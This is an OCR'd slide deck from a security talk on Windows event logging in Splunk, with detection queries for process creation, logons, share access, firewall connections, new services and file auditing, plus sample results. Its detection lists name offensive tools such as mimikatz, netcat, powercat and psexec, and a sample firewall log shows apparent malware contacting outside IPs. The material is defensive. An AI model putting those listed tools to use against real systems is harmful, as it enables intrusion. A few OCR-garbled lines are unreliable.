
Windows 7 Through 2012 (Win 10 too)

"Include command line in process creation events“

- http://technet.microsoft.com/en-us/library/dn535776.aspx

1. Windows 8.1 and 2012 R2
   - Administrative Templates\System\Audit Process Creation
2. You must have the patch for MS15-015 (KB3031432) for Win 7 and Win 2008, From Feb 2015
3. Registry key tweak
   - Software\Microsoft\Windows\CurrentVersion\Policies\System\Audit \ProcessCreationIncludeCmdLine_Enabled to DWORD - 1

And You Will See this Added to Your Logs



- Only a fraction more data
- Most valuable thing to log

Additional context important to identify abnormal behavior


_time	host	Account_Name	Process_Command_Line	New_Process_Name	New_Process_ID	Creator_Process_ID	Short_Message
2015-07-27 05:27:33	Some Server	Some_Admin	Powershell.exe -v 2 [illegible]\Powershell [illegible]mas.ps1	C:\Windows\System32 \WindowsPowerShell \v1.0\powershell.exe	0x3a70	0x2118	A new process has been created

PowerShell – Command Line

Details on setting PowerShell preference variables
- http://technet.microsoft.com/en-us/library/hh847796.aspx

1. Create a default profile for all users:
   - C:\Windows\System32\WindowsPowerShell\v1.0Profile.ps1
2. Add these to your default profile.ps1 file
   - $LogCommandHealthEvent = $true
   - $LogCommandLifecycleEvent = $true
3. Splunk - Inputs.confindows platform specific input processor
   - [WinEventLog://Windows PowerShell]
   - disabled = 0
4. Upgrade PowerShell to ver 3 or ver 4

- Investigating PowerShell Attacks (DefCon & Blackhat 2014)
  - Ryan Kazanciyan TECHNICAL DIRECTOR, MANDIANT
  - Matt Hastings CONSULTANT,



So Let's See What We Can do With Splunk


splunk>

Which Logs?

There are more logs than you think

- There are the standard Windows logs
  - Application, Security, System & Setup

Focusing on these



- "Windows PowerShell"
  - Logs – Under "Application and Services Logs" folder
- TaskScheduler/Operational
  - Under "Application and Services Logs/Microsoft /Windows" folder
- "Windows Firewall With Advanced Security"
  - Under "Application and Services Logs/Microsoft /Windows" folder
- AppLocker
  - Under "Application and Services Logs/Microsoft /Windows" folder
- Others if you want to play

Check out the Session: instrumentation and use of data for security detections/correlations

Excluding or Whitelisting

The goal is to reduce normal noise

- This is the one thing that will take some time, not a lot, systems are pretty similar in “normal” behavior
- You can do in right in the query, or use the *lookup* command
- If you use *lookup*, you need a query to create or update the list and run as needed once you or InfoSec validates the items are good and could be whitelisted

Using Lookup Lists

- Exclude
  - | where NOT [| inputlookup trusted_ips_for_OWA_VPN_logins.csv | fields + IPAddress]
- What is in the lookup file
  - search = |inputlookup trusted_ips_for_OWA_VPN_logins.csv | fields + IPAddress
- Populate a lookup file
  - | outputcsv trusted_ips_for_OWA_VPN_logins.csv

Do's and Don't's

Reducing or excluding events (save on license)

- Event ID's 4688 & 4689 (New Process Start/Stop) and 5156 & 5158 (Windows Firewall) will be the Top 4 Events in quantity!
  - Storage and License required
  - 4689 and 5158 CAN be excluded as least valuable
- Do NOT exclude by EventID's that you want, exclude them by the Message within the EventID
- I want 4688, but not splunk*.exe or googleupdate.exe, so exclude by ***New_Process_Name*** to reduce normal noise
- I want 5156, but not things that are normal to execute, so exclude by ***Application_Name***

Walk Through of a Query

1. Index name
2. LogName (source)
3. Event ID
4. Exclusions - NOT (“item1” OR “item2”)
5. Inclusions - (“itemA” OR “itemB”)
6. Lookup lists – “inputlookup” for larger lists
7. Output – “table” or “stats count by XYZ”

Query 1 – 4688 (New Process Started)

You can add any or all Windows Admin Utilities in \System32

- index=windows source="WinEventLog:Security" (EventCode=4688) NOT (Account_Name=*$) (at.exe OR bcdedit.exe OR chcp.exe OR cmd.exe OR cscript.exe OR ipconfig.exe OR mimikatz.exe OR nbtstat.exe OR nc.exe OR netcat.exe OR netstat.exe OR nmap OR nslookup.exe OR bcp.exe OR sqlcmd.exe OR OSQL.exe OR ping.exe OR powershell.exe OR powercat.ps1 OR psexec.exe OR psexecsvc.exe OR psLoggedOn.exe OR procdump.exe OR rar.exe OR reg.exe OR route.exe OR runas.exe OR sc.exe OR schtasks.exe OR sethc.exe OR ssh.exe OR sysprep.exe OR systeminfo.exe OR system32\\net.exe OR tracert.exe OR vssadmin.exe OR whoami.exe OR winrar.exe OR wscript.exe OR winrm.* OR winrs.* OR wmic.exe OR wsmprovhost.exe) | eval Message=split(Message,".") | eval Short_Message=mvindex(Message,0) | table _time, host, Account_Name, Process_Name, Process_ID, Process_Command_Line, New_Process_Name, New_Process_ID, Creator_Process_ID, Short_Message

New Process Information in Splunk - Normal

_time	host	Account_Name	Process_Command_Line	New_Process_Name	New_Process_ID	Creator_Process_ID	Short_Message
2015-07-27 05:27:33	Some Server	Some_Admin	Powershell.exe -v 2 [illegible] \Powershell [illegible] cmas.ps1	C:\Windows\System32 \WindowsPowerShell \v1.0\powershell.exe	0x3a70	0x2118	A new process has been created
2015-07-26 10:37:57	Some_Server	Some_Admin	schtasks /query /V /FO:LIST	C:\Windows\System32 \schtasks.exe	0x18f0	0x1588	A new process has been created
2015-07-26 10:37:20	Some Server	Vuln_Scanner	cmd /c netsh advfirewall show allprofiles firewallpolicy	C:\Windows\System32 \cmd.exe	0x18a0	0x1998	A new process has been created
2015-07-26 10:22:25	Some_Server	Some_Admin	sqlcmd.exe -S [illegible] -d _MasterDataReference -i GatherEntityStatsfor [illegible] sql -e -o [illegible] \GatherEntityStatsfor [illegible] log	C:\Program Files\Microsoft SQL Server\100\Tools \Binn\SQLCMD.EXE	0x20d0	0x2040	A new process has been created
2015-07-26 10:22:25	Some Server	Some_DBA	CMD.EXE /C [illegible] \EntityStats [illegible] .cmd	C:\Windows\System32 \cmd.exe	0x2040	0x1650	A new process has been created
2015-07-26 10:15:17	Some_Server	Some_Admin	C:\Windows\system32\cmd.exe /c UsrLogon.cmd	C:\Windows\System32 \cmd.exe	0x48e0	0x3808	A new process has been created
2015-07-26 09:00:00	Some_Server	Some_Admin	powershell.exe -c "Get-WmiObject -ComputerName '[illegible]' -Class Win32_Volume -Filter 'DriveType = 3' | select name,capacity,freespace | foreach{$_.name+'\|'+$_.capacity/1048576+'%'+$_.freespace /1048576+'*'}"	C:\Windows\System32 \WindowsPowerShell \v1.0\powershell.exe	0x1330	0x1490	A new process has been created

New Process to Catch the PowerShell Bypass

- index=windows source="WinEventLog:Security" (EventCode=4688) (powershell* AND -ExecutionPolicy) OR (powershell* AND bypass) OR (powershell* AND -noprofile) | eval Message=split(Message,".") | eval Short_Message=mvindex(Message,0) | table _time, host, Account_Name, Process_Name, Process_ID, Process_Command_Line, New_Process_Name, New_Process_ID, Creator_Process_ID, Short_Message

- CRITICAL ALERT !!!

4688 (PowerShell Bypass) Results in Splunk

_time	host	Account_Name	Process_Command_Line	New_Process_Name	New_Process_ID	Creator_Process_ID	Short_Message
2015-07-27 05:27:33	Some_Server	Some_Admin	Powershell.exe -v 2 [illegible]\Powershell [illegible]mas.ps1	C:\Windows\System32 \WindowsPowerShell \v1.0\powershell.exe	0x3a70	0x2118	A new process has been created

Query 2 – 4624 (Login Success)

Detect account crawling > 2 hosts (no domain controllers)

- index=windows LogName=Security EventCode=4624 NOT (host="DC1" OR host="DC2" OR host="DC…") NOT (Account_Name="*$" OR Account_Name="ANONYMOUS LOGON") NOT (Account_Name="Service_Account") | eval Account_Domain=(mvindex(Account_Domain,1)) | eval Account_Name=if(Account_Name="-",(mvindex(Account_Name,1)), Account_Name) | eval Account_Name=if(Account_Name="*$",(mvindex(Account_Name,1)), Account_Name) | eval Time=strftime(_time,"%Y/%m/%d %T") | stats count values(Account_Domain) AS Domain, values(host) AS Host, dc(host) AS Host_Count, values(Logon_Type) AS Logon_Type, values(Workstation_Name) AS WS_Name, values(Source_Network_Address) AS Source_IP, values(Process_Name) AS Process_Name by Account_Name | where Host_Count > 2

4624 (Login Success) Results in Splunk

Events (21,836) | Patterns | Statistics (4) | Visualization

20 Per Page | Format | Preview

Account_Name	count	Domain	Host	Host_Count	Logon_Type	WS_Name	Source_IP	Process_Name
User_DBA1	313	Your_Normal_Domain	Server1 Server2 Server3	4	3	User_WS	10.X.X.X	-
User_DBA2	970	Normal_Domain	Server3 Server5	3	3	Local_System Another_Server	- 192.168.X.X	-
User_DBA3	3193	Your_Normal_Domain	Server1 Server2 Server3	4	3	User_WS	192.168.X.X	-
User_DBA4	2170	Normal_Domain	Server6 Server7	3	3	Local_System Another_Server	- 192.168.X.X	-

Query 3 – 5140 (Share Accessed)

Catches crawling shares on different systems

- index=windows source="WinEventLog:Security" EventCode=5140 (Share_Name="*\\C$" OR Share_Name="*D$" OR Share_Name="*E$" OR Share_Name="*F$" OR Share_Name="*U$") NOT Source_Address="::1" | eval Destination_Sys1=trim(host,"1") | eval Destination_Sys2=trim(host,"2") | eval Dest_Sys1=lower(Destination_Sys1) | eval Dest_Sys2=lower(Destination_Sys2) | rename host AS Destination | rename Account_Domain AS Domain | where Account_Name!=Dest_Sys1 | where Account_Name!=Dest_Sys2 | stats count values(Domain) AS Domain, values(Source_Address) AS Source_IP, values(Destination) AS Destination, dc(Destination) AS Dest_Count, values(Share_Name) AS Share_Name, values(Share_Path) AS Share_Path by Account_Name

5140 (Share Accessed) – In Splunk

Events (953) | Patterns | Statistics (1) | Visualization

20 Per Page | Format | Preview

Account_Name	count	Source_Address	Domain	values(Destination)	Dest_Count	Share_Name	Share_Path
Vuln_Scanner	953	192.168.X.X	Normal_Domain	Server1 Server2 Server3	4	*\C$ *\E$ *\F$	\??\C:\ \??\E:\ \??\F:\

Query 4 – 5156 (Win FW Connection)

Shows what process connecting to an IP

- index=windows LogName=Security EventCode=5156 NOT (Source_Address="239.255.255.250" OR Source_Address="224.0.0.*" OR Source_Address="::1" OR Source_Address="ff02::*" OR Source_Address="fe80::*" OR Source_Address="255.255.255.255" OR Source_Address=192.168.1.255) NOT (Destination_Address="127.0.0.1" OR Destination_Address="239.255.255.250" OR Destination_Address="*.*.*.255" OR Destination_Address="224.0.0.25*") NOT (Destination_Port="0") NOT (Application_Name="\\icamsource\\" OR Application_Name="*\\bin\\splunkd.exe") | dedup Destination_Address Destination_Port | table _time, host, Application_Name, Direction, Source_Address, Source_Port, Destination_Address, Destination_Port | sort Direction Destination_Port

5156 - CSV Output for Additional Processing

Used to track BAD IP's

179	5156	6/29/15 11:59 AM	3024	\device\harddiskvolume2\windows\explorer.exe	Outbound	1097	194.28.190.84	443	TCP	PL	Poland				
180	5156	6/29/15 11:59 AM	3024	\device\harddiskvolume2\windows\explorer.exe	Outbound	1097	194.28.190.84	443	TCP	PL	Poland				
181	5156	6/29/15 11:59 AM	3024	\device\harddiskvolume2\windows\explorer.exe	Outbound	1095	194.28.190.84	443	TCP	PL	Poland				
182	5156	6/29/15 11:59 AM	3024	\device\harddiskvolume2\windows\explorer.exe	Outbound	1096	194.28.190.84	443	TCP	PL	Poland				
183	5156	6/29/15 11:59 AM	3024	\device\harddiskvolume2\windows\explorer.exe	Outbound	1095	194.28.190.84	443	TCP	PL	Poland				
184	5156	6/29/15 11:59 AM	3024	\device\harddiskvolume2\windows\explorer.exe	Outbound	1096	194.28.190.84	443	TCP	PL	Poland				
185	5156	6/29/15 11:59 AM	3024	\device\harddiskvolume2\windows\explorer.exe	Outbound	1094	194.28.190.84	443	TCP	PL	Poland				
186	5156	6/29/15 11:59 AM	3024	\device\harddiskvolume2\windows\explorer.exe	Outbound	1094	194.28.190.84	443	TCP	PL	Poland				
187	5156	6/29/15 11:59 AM	3024	\device\harddiskvolume2\windows\explorer.exe	Outbound	1093	194.28.190.84	443	TCP	PL	Poland				
188	5156	6/29/15 11:59 AM	3024	\device\harddiskvolume2\windows\explorer.exe	Outbound	1093	194.28.190.84	443	TCP	PL	Poland				
189	5156	6/29/15 11:59 AM	3024	\device\harddiskvolume2\windows\explorer.exe	Outbound	1092	173.194.115.40	80	TCP	US	United States	CA	California	Mountain View	
190	5156	6/29/15 11:59 AM	3024	\device\harddiskvolume2\windows\explorer.exe	Outbound	1092	173.194.115.40	80	TCP	US	United States	CA	California	Mountain View	
191	5156	6/29/15 11:59 AM	3024	\device\harddiskvolume2\windows\explorer.exe	Outbound	26889	173.194.76.127	19302	UDP	US	United States	CA	California	Mountain View	
192	5156	6/29/15 11:59 AM	3024	\device\harddiskvolume2\windows\explorer.exe	Outbound	26889	173.194.76.127	19302	UDP	US	United States	CA	California	Mountain View	
193	5156	6/29/15 11:59 AM	3024	\device\harddiskvolume2\windows\explorer.exe	Outbound	1091	173.194.115.40	80	TCP	US	United States	CA	California	Mountain View	
194	5156	6/29/15 11:59 AM	3024	\device\harddiskvolume2\windows\explorer.exe	Outbound	1091	173.194.115.40	80	TCP	US	United States	CA	California	Mountain View	
1755	5156	6/29/15 11:59 AM	2800	\device\harddiskvolume2\users\admin\appdata\roaming\windows.exe	Outbound	1090	173.201.242.1	80	TCP	US	United States	AZ	Arizona	Scottsdale	
1756	5156	6/29/15 11:59 AM	2800	\device\harddiskvolume2\users\admin\appdata\roaming\windows.exe	Outbound	1090	173.201.242.1	80	TCP	US	United States	AZ	Arizona	Scottsdale	
1757	5156	6/29/15 11:59 AM	2800	\device\harddiskvolume2\users\admin\appdata\roaming\windows.exe	Outbound	1089	160.153.72.200	80	TCP	US	United States	AZ	Arizona	Scottsdale	
1758	5156	6/29/15 11:59 AM	2800	\device\harddiskvolume2\users\admin\appdata\roaming\windows.exe	Outbound	1089	160.153.72.200	80	TCP	US	United States	AZ	Arizona	Scottsdale	
1759	5156	6/29/15 11:59 AM	2800	\device\harddiskvolume2\users\admin\appdata\roaming\windows.exe	Outbound	1088	184.168.193.41	80	TCP	US	United States	AZ	Arizona	Scottsdale	
1760	5156	6/29/15 11:59 AM	2800	\device\harddiskvolume2\users\admin\appdata\roaming\windows.exe	Outbound	1088	184.168.193.41	80	TCP	US	United States	AZ	Arizona	Scottsdale	
1761	5156	6/29/15 11:59 AM	2800	\device\harddiskvolume2\users\admin\appdata\roaming\windows.exe	Outbound	1087	144.76.232.44	80	TCP	DE	Germany				
1762	5156	6/29/15 11:59 AM	2800	\device\harddiskvolume2\users\admin\appdata\roaming\windows.exe	Outbound	1087	144.76.232.44	80	TCP	DE	Germany				
1767	5156	6/29/15 11:58 AM	4	System	Outbound	137	104.43.139.11	137	UDP	US	United States	WA	Washington	Redmond	
1768	5156	6/29/15 11:58 AM	4	System	Outbound	137	104.43.139.11	137	UDP	US	United States	WA	Washington	Redmond	
1769	5156	6/29/15 11:58 AM	3060	\device\harddiskvolume2\program files (x86)\microsoft office\office14\winword.exe	Outbound	1086	104.43.139.11	443	TCP	US	United States	WA	Washington	Redmond	
1770	5156	6/29/15 11:58 AM	3060	\device\harddiskvolume2\program files (x86)\microsoft office\office14\winword.exe	Outbound	1086	104.43.139.11	443	TCP	US	United States	WA	Washington	Redmond	

Windows Firewall Logging

- Set to ANY/ANY mode if Windows Firewall not used. Filter out 5158 events as these are not needed
- Do NOT set in Root OU, put lower so you can add and remove systems to the OU to apply this rule
- Export to CSV for manual processing
- Do WhoIS lookup to resolve the Company, Country, etc.
- Create a large Whitelist of good IP's (lookup list)
- Exclude browsers from one search. The list of IP's will be much smaller for non browser executables talking to external IP's

Query 5 – 7045 (New Service Added)

New service has been added

- index=windows LogName=System EventCode=7045 NOT (Service_Name=tenable_mw_scan) | eval Message=split(Message,".") | eval Short_Message=mvindex(Message,0)
- | table _time host Service_Name, Service_Type, Service_Start_Type, Service_Account, Short_Message

7045 (New Service Added) – In Splunk

_time	host	Service_Name	Service_Type	Service_Start_Type	Service_Account	Short_Message
2015-07-19 00:28:02	Some_Server	Nal Service	kernel mode driver	demand start		A service was installed in the system
2015-07-19 00:26:41	Some_Server2	Nal Service	kernel mode driver	demand start		A service was installed in the system
2015-07-19 00:27:47	Some_Server	New_Service	user mode service	demand start	LocalSystem	A service was installed in the system
2015-07-19 00:27:39	Some_Server2	Nal Service	kernel mode driver	demand start		A service was installed in the system
2015-07-19 00:26:50	Some_Server	New_Service	user mode service	demand start	LocalSystem	A service was installed in the system
2015-07-18 23:45:01	Some_Server2	Nal Service	kernel mode driver	demand start		A service was installed in the system

Query 6 – 4663 (File/Reg Auditing)


Filter out/exclude known good noise

- index=windows sourcetype=WinEventLog:Security EventCode=4663 NOT (Process_Name="*\\Windows\\servicing\\TrustedInstaller.exe" OR "*\\Windows\\System32\\poqexec.exe") NOT (Object_Name="*\\Users\\svc_acct\\pnp“ OR Object_Name="C:\\Users\\Surf\\AppData\\Local\\Google\\Chrome\\User Data*" NOT Object_Name="C:\\Users\\Surf\\AppData\\Roaming\\Microsoft\\Windows\\Recent\\CustomDestinations") NOT (Object_Name="C:\\Windows\\System32\\LogFiles*" OR Object_Name="*ProgramData\\Microsoft\\RAC*" OR Object_Name="*\\Microsoft\\Windows\\Explorer\\thumbcache*" OR Object_Name="*.MAP" OR Object_Name="*counters.dat" OR Object_Name="*\\Windows\\Gatherlogs\\SystemIndex*") | rename Process_Name as Created_By | table _time, host, Security_ID, Handle_ID, Object_Type, Object_Name, Process_ID, Created_By, Accesses

4663 (File/Reg Auditing) – In Splunk

_time	host	Security_ID	Handle_ID	Object_Type	Object_Name	Process_ID	Created_By	Accesses
2015-07-19 00:36:27	[redacted]	NT AUTHORITY\SYSTEM	0xb4	File	C:\Windows\rescache\ResCache.mni	0x5d0	C:\Windows\System32\mcbuilder.exe	WriteData (or AddFile)
2015-07-19 00:36:27	[redacted]	NT AUTHORITY\SYSTEM	0xa8	File	C:\Windows\rescache\rc0017\Segment1.cmf	0x5d0	C:\Windows\System32\mcbuilder.exe	WriteData (or AddFile)
2015-07-19 00:36:27	[redacted]	NT AUTHORITY\SYSTEM	0xa0	File	C:\Windows\rescache\rc0017\Segment0.cmf	0x5d0	C:\Windows\System32\mcbuilder.exe	WriteData (or AddFile)
2015-07-19 00:36:27	[redacted]	NT AUTHORITY\SYSTEM	0x9c	File	C:\Windows\rescache\rc0017\ResCache.hit	0x5d0	C:\Windows\System32\mcbuilder.exe	WriteData (or AddFile)
2015-07-19 00:36:27	[redacted]	NT AUTHORITY\SYSTEM	0x98	File	C:\Windows\rescache\rc0017\ResCache.dir	0x5d0	C:\Windows\System32\mcbuilder.exe	WriteData (or AddFile)

You Could Catch CryptoLocker



File and Registry Auditing* Tips

Add this slowly and keep it simple or you will create a lot of noise

- Must be set via the GUI (Booo)
- Or use a PowerShell script
- Or by Security Policy file (File_Audit.inf)
  - Make one for each File and Registry, apply via GPO or locally with “secedit”
- Audit only for:
  - Files - ***WriteData (or AddFile)***
    - *Create folders / append data, Change permissions, Take ownership* are optional
  - Reg – ***Set Value***
    - *Delete, Write DAC, Write Owner are* optional
- New is what we want… Malware needs to be added
- Start with simple items like run keys, firewall policy, keys that are HIGH value

* File & Registry auditing can also be accomplished with the Splunk App for Windows Infrastructure
http://docs.splunk.com/Documentation/Splunk/latest/Data/MonitorfilesystemchangesonWindows
http://docs.splunk.com/Documentation/Splunk/latest/Data/MonitorWindowsregistrydata

Other Valuable Queries


Add these to the list

- EventID 4657 – More details of registry key
- EventID 7040 – Service changes state
- EventID 106 – New scheduled job
- EventID 501 – PowerShell log
- EventID 2004, 2005, 2006 – Windows firewall rule added, modified or deleted
- Exchange by subject
  - Use to find who received a reported phishing email
- Network logs by known Bad IP
  - Who visited a known Bad IP (you populate) that you discover in malware analysis or triggered logs mentioned in previous slides

FREE - The Windows Splunk Cheat Sheet

- Just for you
- All the queries in this preso and a few more
- Some tips about filtering

- Found at:
  - MalwareArchaeology.com



WINDOWS SPLUNK LOGGING CHEAT SHEET - Win 7 - Win2012

This "**Windows Splunk Logging Cheat Sheet**" is intended to help you get started setting up Splunk reports and alerts for the most critical Windows security related events. By no means is this list extensive; but it does include some very common items that are a must for any Security and Log Management Program. Start with these samples and add to it as you understand better what is in your logs and what you need to monitor and alert on.

Malware Archaeology

DEFINITIONS:

WINDOWS LOGGING CONFIGURATION: Before you can Gather anything meaningful with Splunk, or any other log management solution, the Windows logging and auditing must be properly Enabled and Configured before you can Gather and Harvest the logs into Splunk. The Center for Internet Security (CIS) Benchmarks will give you some guidance on what to configure; but does not go far enough to log and audit what is really needed for a proper security program. The "***Windows Logging Cheat Sheet***" contains the details needed for proper and complete security logging to understand how to Enable and Configure Windows logging so you can capture meaningful and actionable data. You can get the "***Windows Logging Cheat Sheet***" and other logging cheat sheets here:

- ***MalwareArchaeology.com***

REPORTS: Queries that are saved for reference and can be launched as needed.

ALERTS: Queries you want to be emailed on or sent to your smartphone to alert you that something is outside the norm and needs to be looked at immediately. Do not get alert heavy or your staff will ignore them as was the case in the Target and Neiman Marcus breaches.

DASHBOARDS: A collection of reports or alerts that are saved into a dashboard view for quick reference. Often used for NOC's and SOC's to monitor critical activity. Dashboards are left up to each user as organization's have different needs and preferences on what they want to see.

RESOURCES: Places to get more information.

- www.ultimatewindowssecurity.com/securitylog/encyclopedia/Default.aspx - Better descriptions of Event ID's
- www.EventID.Net – Extensive list of Event ID's
- www.CISecurity.org - Center for Internet Security Benchmarks
- Google and Splunk.com – Of course

August 2015 ver 1.0 MalwareArchaeology.com Page 1 of 8

Recap

splunk>

Takeaways

1. Start with the Sexy Six Event ID's, expand from there
2. Enable Command Line Logging
3. Start Now – Use queries provided
4. Use the "***Windows Logging Cheat Sheet***" – easy to get started
5. Watch my blog for more information - HackerHurricane.com

BONUS !!!

The "***Windows Splunk Logging Cheat Sheet***" NEW Just for you

- MalwareArchaeology.com

THANK YOU

splunk>